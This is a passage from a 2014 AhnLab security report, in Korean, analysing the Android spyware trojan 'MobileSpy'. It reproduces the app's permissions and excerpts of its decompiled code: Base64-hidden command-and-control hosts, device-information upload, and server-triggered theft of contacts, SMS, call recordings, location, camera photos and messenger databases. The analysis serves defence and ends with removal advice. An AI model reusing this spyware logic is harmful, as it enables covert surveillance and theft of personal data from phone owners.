... 중략 ...
    <receiver android:name=".SDCardBroadCastReceiver">
      <intent-filter>
        <action android:name="android.intent.action.MEDIA_SCANNER_FINISHED"/>
        <data android:scheme="file"/>
      </intent-filter>
    </receiver>
  </application>
  <permission android:name="android.permission.BAIDU_LOCATION_SERVICE"/>
  <uses-permission android:name="android.permission.BAIDU_LOCATION_SERVICE"/>
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
```

```
  <uses-permission android:name="android.permission.
READ_SMS"/>
  <uses-permission android:name="android.permission.
SEND_SMS"/>
  <uses-permission android:name="android.permission.
WRITE_SMS"/>
  <uses-permission android:name="android.permission.
RECEIVE_BOOT_COMPLETED"/>
  <uses-permission android:name="android.permission.
PROCESS_OUTGOING_CALLS"/>
  <uses-permission android:name="android.permission.
READ_PHONE_STATE"/>
  <uses-permission android:name="android.permission.
READ_CONTACTS"/>
  <uses-permission android:name="android.permission.
MOUNT_UNMOUNT_FILESYSTEMS"/>
  <uses-permission android:name="android.permission.
WRITE_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.
ACCESS_FINE_LOCATION"/>
  <uses-permission android:name="android.permission.
RECORD_AUDIO"/>
  <uses-permission android:name="android.permission.
CAMERA"/>
  <uses-permission android:name="android.permission.
VIBRATE"/>
  <uses-permission android:name="android.permission.
READ_LOGS"/>
  <uses-permission android:name="android.permission.
WRITE_SETTINGS"/>
</manifest>
```

AndroidManifest를 통해 해당 앱의 인터넷 접속, 와이파이(Wi-Fi) 접근 및 네트워크 상태를 확인하며 단말기에 저장된 연락처 정보, 송·수신한 SMS의 내용, 수·발신 전화를 사용할 수 있는 권한 등이 있음을 확인할 수 있다. 진동, 카메라, 오디오 녹음 기능 등도 포함하고 있다.

또한 스마트폰의 인텐트(Intent)를 받아 동작하는 주요 서비스와 리시버로 부팅 인텐트를 필터링해 동작하는 'BootService'가 있으며 전화 수신 시 동작하는 'PhoneListenerService'가 있음을 알 수 있다.

이처럼 AndroidManifest에서 나타난 권한과 리시버, 서비스 정보로 미루어볼 때 Android-Trojan/MobileSpy는 스마트폰의 리소스 중 카메라, 음성 녹음을 인위적으로 사용할 수 있고 통화 문자와 관련된 기록 및 통화 내용에 대한 접근도 가능하다는 것을 추측할 수 있다.

[그림 3-5]는 안랩 모바일 악성코드 분석 도구를 통해 해당 앱을 구성하는 클래스들의 관계를 시각화한 것으로, 특히 해당 앱의 아이콘을 클릭했을 때 동작하는 클래스들을 표현한 것이다.




그림 3-5 | 최초 실행 시 동작하는 클래스 관계

1. MainActivity

[그림 3-5]의 클래스 중 런처에서 해당 앱의 아이콘을 클릭하여 최초 실행하면, 'MainActivity' 클래스가 실행된다.




그림 3-6 | MainActivity 클래스 구조

MainActivity는 BootService와 PhoneListenerService를 실행한다. BootService는 C&C 서버와 통신을 확인하고 CPU 정보, 화면 크기, 네트워크 상태 등 스마트폰의 정보를 C&C 서버로 전달하는 기능을 가지며, PhoneListenerService는 통화를 녹음하는 기능을 갖고 있다. 이와 관련된 코드는 다음과 같다.

```
public class MainActivity extends Activity {
  • • •
  void Start()
  {
     SystemInfo.m_pMainIntent = new Intent();
        SystemInfo.m_pMainIntent.setAction("com.server.
BootService");
     this.startService(SystemInfo.m_pMainIntent);
     SystemInfo.m_pPhoneListenIntent = new Intent();
     SystemInfo.m_pPhoneListenIntent.setAction("com.server.
PhoneListenerService");
     this.startService(SystemInfo.m_pPhoneListenIntent);
     return;
  }

  protected void onCreate(Bundle p4)
  {
     super.onCreate(p4);
     this.setContentView(2130903041);
     this.findViewById(2131230721);
     this.Start();
     this.finish();
     return;
  }
}
```

2. BootService




그림 3-7 | BootService 클래스 구조

BootService는 Baidu LocationClient를 실행하고 지정된 C&C 서버로 연결해 사용자 정보를 외부로 전달한다. Baidu LocationClient는 Baidu에서 제작 및 배포하는 위치 정보 획득 관련 라이브러리로, liblocSDK3.so라는 네이티브 라이브러리다.

```
package com.server;

public class BootService extends Service {
• • •
  void Start(Service p10)
  {
      SystemInfo.m_LocationClient = new LocationClient(this.
getApplicationContext());

     if(new DataFile(p10, SystemInfo._strOnlineFile).isFileExit()
== 0)
     {
          SystemInfo.m_strHost = new String(Base64.
decode(SystemInfo.m_strHost.getBytes(), 0));
          SystemInfo.m_strHost = SystemInfo.
GetFromAssets(p10, "OnLine.txt");
        this.m_mainThread = new MainThread();
          this.m_mainThread.SetConnetHost(SystemInfo.m_
strHost, SystemInfo.m_nPort);
        this.m_mainThread.SetActivity(p10);
        new Thread(this.m_mainThread).start();
     }

     Thread.sleep(10000.0);
       SystemInfo.m_strHost2 = new String(Base64.
decode(SystemInfo.m_strHost2.getBytes(), 0));
```

```
    this.m_mainThread2 = new MainThread();
      this.m_mainThread2.SetConnetHost(SystemInfo.m_
strHost2, SystemInfo.m_nPort);
    this.m_mainThread2.SetActivity(p10);
    new Thread(this.m_mainThread2).start();
    return;
  }
  • • •
  public void onCreate() {
    super.onCreate();
    this.m_Service = this;
    this.Start(this);
    return;
  }
  • • •
}
```

BootService가 실행되면 먼저 위치 정보 확인을 위해 LocationClient 객체를 생성한 후 내부에 isonlie.dat가 있는지 확인한다. isonlie.dat가 없으면 OnLine.txt에서 호스트 URL의 주소를 읽고 읽어온 주소로 접속한다. 분석한 앱이 접속하는 URL은 303054638.meibu.net이다. 10초 후 내부에 Base64 인코딩된 주소인 www.g0oo0gle.com으로 접속한다.

3. MainThread

MainThread는 sendOnlineMessage를 실행한 후 MainManager를 실행한다.

```
public class MainThread implements Runnable
{
  • • •
  public void run() {
    while(true) {
      if(this.m_mainManager.bConnected) {
        this.m_mainManager = new MainManager();
        this.m_mainManager.SetActivity(this.m_Activity);
        this.m_mainManager.SetConnetHost(this.m_strHost,
this.m_nPort);
        if(this.m_mainManager.initSock() != 0) {
          this.sendOnlineMessage();
          new Thread(this.m_mainManager).start();
        }
      }
      Thread.sleep(10000.0);
    }
  }
```

sendOnlineMessage는 다음과 같이 시스템 정보를 수집해 C&C 서버로 전송한다.

```
public void sendOnlineMessage() {
    v1 = new byte[501];
    v5 = new SystemInfo();
    v5.SetActivity(this.m_Activity);
    v1[0] = 50;
    v2 = v5.getCpuInfo().getBytes("Unicode");
    System.arraycopy(v2, 0, v1, 1, v2.length);
    v2 = v5.getTotalMemory().getBytes("Unicode");
    System.arraycopy(v2, 0, v1, 101, v2.length);
    v2 = v5.getHeightAndWidth().getBytes("Unicode");
    System.arraycopy(v2, 0, v1, 201, v2.length);
    v2 = new
StringBuilder(String.valueOf(SystemInfo.ReadWriteStact(this.
m_Context))).append(SystemInfo._strVersion).toString().
getBytes("Unicode");
    System.arraycopy(v2, 0, v1, 301, v2.length);
    v1[401] = v5.getNetWorkStat();
    this.m_mainManager.m_clientSock.sendBuffer(v1, 501);
    return;
  }
}
```

4. MainManager

MainManager는 C&C 서버에서 전달한 명령을 확인하고 수행한다. [그림 3-8]은 안랩 모바일 악성코드 분석 도구를 이용해 MainManager를 시각화한 것이다.




그림 3-8 | MainManager 관련 클래스 관계

[그림 3-8]의 클래스명을 다시 단순화하면 [그림 3-9]와 같으며, 이는 해당 앱이 실행하는 명령들을 의미한다.




그림 3-9 | 악성 앱이 수행하는 주요 명령

```
public class MainManager extends ClientManager {
  • • •
  public void OnRecive(byte[] p26, int p27) {
    switch(p26[0]) {
      case 0:
        v16 = new PhoneBookManager();
        v16.SetConnetHost(this.m_strHost, this.m_nPort);
        if (v16.initSock() == 0) {
        } else {
          v16.SetActivity(this.m_Activity);
          v16.SendStart();
          new Thread(v16).start();
        }
        break;
```

MainManager는 서버의 명령에 따라 동작하며 가능한 동작은 다음과 같다.

■ PhoneBookManager

서버에서 수신한 값이 '0'인 경우, PhoneBookManager 객체가 생성되고 지정된 서버로 연락처 정보를 전송한다.

■ PhoneRecodeManager

서버에서 수신한 값이 '1'인 경우, PhoneRecodeManager를 생성하고 서버와 연결한다. 서버로 '52'를 전송하고 PhoneRecodeManager를 시작한다. PhoneRecodeManager는 통화 기록을 서버로 전송한다.

통화 녹음은 PhonelistenerService에 의해 수행된다. PhonelistenerService는 통화 상태를 계속 확인하고 전화가 수신되면 strPhoneNumber에 수신 전화번호를 기록하고 통화가 시작되면 sdcardPath/AnServer/에 '수신번호MMddhhmm.amr'이라는 이름으로 통화 내용을 녹음한다. 통화가 종료되면 녹음을 멈춘다.

```
case 1:
    v17 = new PhoneRecodeManager();
    v17.SetConnetHost(this.m_strHost, this.m_nPort);
    if (v17.initSock() == 0) {
    } else {
      v17.SetActivity(this.m_Activity);
      v17.SendStart();
      new Thread(v17).start();
    }
    break;
```

■ **MessageManager**

서버에서 수신한 값이 '2'인 경우, MessageManager를 생성하고 서버와 통신한다. 서버로 '53'을 전송하고 MessageManager를 시작한다. 서버로부터 수신한 값에 따라 SMS와 관련된 작업을 수행한다.

```
case 2:
    v11 = new MessageManager();
    v11.SetConnetHost(this.m_strHost, this.m_nPort);
    if (v11.initSock() == 0) {
      } else {
      v11.SetActivity(this.m_Activity);
      v11.SendStart();
      new Thread(v11).start();
    }
    break;
```

■ **FileManager**

서버에서 수신한 값이 '3'인 경우, FileManager를 생성하고 서버와 통신한다. 서버로 '54'를 전송하고 FileManager를 시작한다. FileManager는 단말기에 저장된 파일에 대한 작업을 수행한다.

```
case 3:
    v6 = new FileManager();
    v6.SetConnetHost(this.m_strHost, this.m_nPort);
    if (v6.initSock() == 0) {
    } else {
      v6.SetActivity(this.m_Activity);
      v6.SendStart();
      new Thread(v6).start();
    }
    break;
```

■ **MainThread**

서버에서 수신한 값이 '7'인 경우, 함께 수신한 URL과 Port로 C&C 주소를 변경한다. 변경된 주소가 설정되면 MainThread를 다시 시작한다.

```
case 7:
  v9 = new byte[(p27 - 1)];
    v10 = new MainThread();
    new String();
    System.arraycopy(p26, 1, v9, 0, (p27 - 1));
    v21 = new String;
    v21(v9, "UTF-8");
    v14 = v21.length();
    if (v14 <= 0) {
    } else {
      v13 = v21.indexOf(":");
          v10.SetConnetHost(v19, Integer.parseInt(v21.
substring((v13 + 1), v14)));
      v10.SetActivity(this.m_Activity);
      new Thread(v10).start();
    }
    break;
```

■ **LocationManager**

서버에서 수신한 값이 '8'인 경우, LocationManager를 생성하고 서버와 통신한다. 서버로 '57'을 전송하고 LocationManager를 시작한다. LocationManager는 단말기의 위치 정보를 서버로 전송한다.

```
case 8:
    v8 = new LocationManager();
    v8.SetConnetHost(this.m_strHost, this.m_nPort);
    if (v8.initSock() == 0) {
    } else {
      v8.SetActivity(this.m_Activity);
      v8.SendStart();
      new Thread(v8).start();
    }
    break;
```

■ **UnInstall**

서버에서 수신한 값이 '9'인 경우, UnInstall을 호출한다. Uninstall은 isonlie.dat 파일을 생성하고 ok로 초기화한다.

```
case 9:
    this.UnInstall();
    break;
```

■ **RecodeManager**

서버에서 수신한 값이 '10'인 경우, RecodeManager를 생성하고 서버와 통신한다. 서버로 '58'을 전송하고 RecodeManager를 시작한다. RecodeManager는 음성 녹음을 수행하고 데이터를 서버로 전송한다.

```
case 10:
    v18 = new RecodeManager();
    v18.SetConnetHost(this.m_strHost, this.m_nPort);
    if (v18.initSock() == 0) {
    } else {
      v18.SetActivity(this.m_Activity);
      v18.SendStart();
      new Thread(v18).start();
    }
    break;
```

■ **CameraManager**

서버에서 수신한 값이 '14'인 경우, CameraManager를 생성하고 서버와 통신한다. 서버로 '60'을 전송하고 CameraManager를 시작한다. CameraManager는 Autofocus를 이용해 사진을 촬영한 후 SDCard/AnServer/CamMMddhhmm.jpg 형식으로 저장하고 이를 서버로 전송한다.

```
case 14:
    v4 = new CameraManager();
    v4.SetConnetHost(this.m_strHost, this.m_nPort);
    if (v4.initSock() == 0) {
    } else {
      v4.SetActivity(this.m_Activity);
      v4.SendStart();
      new Thread(v4).start();
    }
    break;
```

■ **Ko***Manager**

서버에서 수신한 값이 '30'인 경우, Ko***Manager를 생성하고 서버와 통신한다. 서버로 '80'을 전송하고 Ko***Manager를 시작한다. Ko***Manager는 디바이스에 저장된 메신저 애플리케이션 DB 내용을 서버로 전송한다. 단, 해당 메신저의 대화 내용은 다른 앱에서 접근할 수 없는 디렉터리에 저장되기 때문에 루팅된 단말기에서만 이 기능이 동작한다.

```
case 30:
    v7 = new Ko***Manager();
    v7.SetConnetHost(this.m_strHost, this.m_nPort);
    if (v7.initSock() == 0) {
    } else {
      v7.SetActivity(this.m_Activity);
      v7.SendStart();
      new Thread(v7).start();
    }
    break;
```

지금까지 상세 분석을 통해 살펴본 Android-Trojan/MobileSpy의 주요 기능을 요약하면 [그림 3-10]과 같다.




그림 3-10 | 악성 앱 주요 기능

다행인(?) 점은 Android-Trojan/MobileSpy는 관리자 권한을 요구하지 않기 때문에 V3 모바일 등 모바일 백신으로 제거할 수 있으며, 또는 [그림 3-11]과 같이 애플리케이션 정보에서 삭제 버튼을 이용하면 쉽게 제거된다.




그림 3-11 | Android-Trojan/MobileSpy 제거 방법

스미싱 등을 통해 전파되는 악성 앱은 대부분 사용자의 방심이나 부주의에서 설치된다. 악성 앱을 통한 개인정보 유출이나 금전적인 피해를 예방하기 위해서는 스마트폰 애플리케이션 설치 시 요구하는 권한에 대해 주의 깊게 살펴보는 습관이 필요하며 모바일 백신을 이용하는 것도 바람직하다.

AhnLab

ASEC REPORT

VOL.58
October, 2014

집필 안랩 시큐리티대응센터 (ASEC)
편집 안랩 콘텐츠기획팀
디자인 안랩 UX디자인팀

발행처 주식회사 안랩
경기도 성남시 분당구 판교역로 220
T. 031-722-8000
F. 031-722-8901